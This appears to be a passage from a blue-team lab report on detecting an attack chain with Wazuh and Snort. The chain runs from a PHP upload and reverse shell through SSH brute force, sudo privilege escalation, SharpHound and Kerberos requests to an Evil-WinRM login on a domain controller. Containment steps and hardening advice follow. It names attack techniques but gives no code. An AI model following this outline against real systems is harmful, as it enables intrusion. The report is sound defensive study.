
Malicious File Upload and reverse shell

Wazuh captured access logs and found a path /hackable/uploads/exploit.php path, marking it as a high-risk event.




SSH Brute Force Attempts

Repeated authentication failed requests were logged in /var/log/auth.log and flagged by wazuh




Linux Privilege Escalation

Execution of sudo python command had triggered Wazuh alerts as abnormal sudo activity.




Suspicious RDP Logon

Windows event logs that were collected by Wazuh have captured successful RDP logons from unexpected accounts.




SharpHound Execution

Defender bypasses were detected and SharpHound execution also, marking potential lateral movement.



Kerberos Ticket Requests

Kerberos ticket-granting service requests for service accounts were flagged.



Domain Admin Login

Wazuh has identified a high-security event when svc_backup authenticated to the DC via Evil-Winrm.

With help of the detections, the blue team were able to follow full attack path from first port scan to full access in domain controller.

4.3 Containment and Eradication

- To prevent further compromise, the blue team takes following steps:
- Web server was isolated from network.
- Vulnerable services were removed and disable.
- DVWA web applications were removed, and unnecessary web modules were also removed.
- Pfsense rules were sanitized.
- SSH access from external network is disable and key authentication has been enabled.
- Sensitive files were removed from publicly accessible directories.
- Unauthorized local admins were removed.
- Strict password policies via GPO have enforced.

- Implemented a strong hardening in all the service accounts.

4.4 Recovery

After taking the necessary steps to contain and harden the services and workstation, blue team verified that the attack path has been closed. Wazuh and snort logs were checked again to make sure everything was working smoothly. The team also tested normal user access to make sure there is no problem in legitimate operations.

5. Recommendation

To prevent similar types of attacks, following measures are recommended.

Network Hardening

- ICMP should be blocked and unauthorized port scan.
- Web server access is restricted only to trusted sources.

Web Server Hardening.

- Default Apache page should be removed
- Directory listing should be disabled
- DVWA should be restricted, or application should be removed.
- File upload functionality should be disabled.

Authentication Hardening.

- SSH authentication should be key-based authentication.
- Fail2Ban should be implemented to prevent brute force.
- 25-character passwords should be enforced for all the accounts.

Privilege Management.

- Unnecessary sudo permission should be removed.
- Use Local Administrator Password Solution (LAPS).
- Regularly audit group membership.

Monitoring Improvement.

- Kerberos anomaly detection should be enabled.
- RDP abnormal logon should be monitored.
- Wazuh rules should be created for privilege escalation attempts.

6. **Lesson Learned.**

   This exercise showed that having both network and host visibility is important. The blue team also learned that weak configurations such as authentication can lead to a whole network being under attacker's control. The project also highlighted the value of security monitoring systems like Wazuh and snort to quickly detect scans, brute force attempts and privilege escalation. Stronger passwords, least privilege and careful exposure of services are critical to protecting a real organization.

7. **References**

- DVWA. (n.d.). Damn Vulnerable Web Application (DVWA). GitHub. https://github.com/digininja/DVWA
- MITRE Corporation. (n.d.). MITRE ATT&CK®: Adversarial tactics, techniques, and common knowledge. https://attack.mitre.org
- Snort. (n.d.). Snort: Open source intrusion prevention system & network IDS/IPS. Cisco. https://www.snort.org
- Wazuh. (n.d.). Wazuh documentation: Open source security monitoring platform. https://documentation.wazuh.com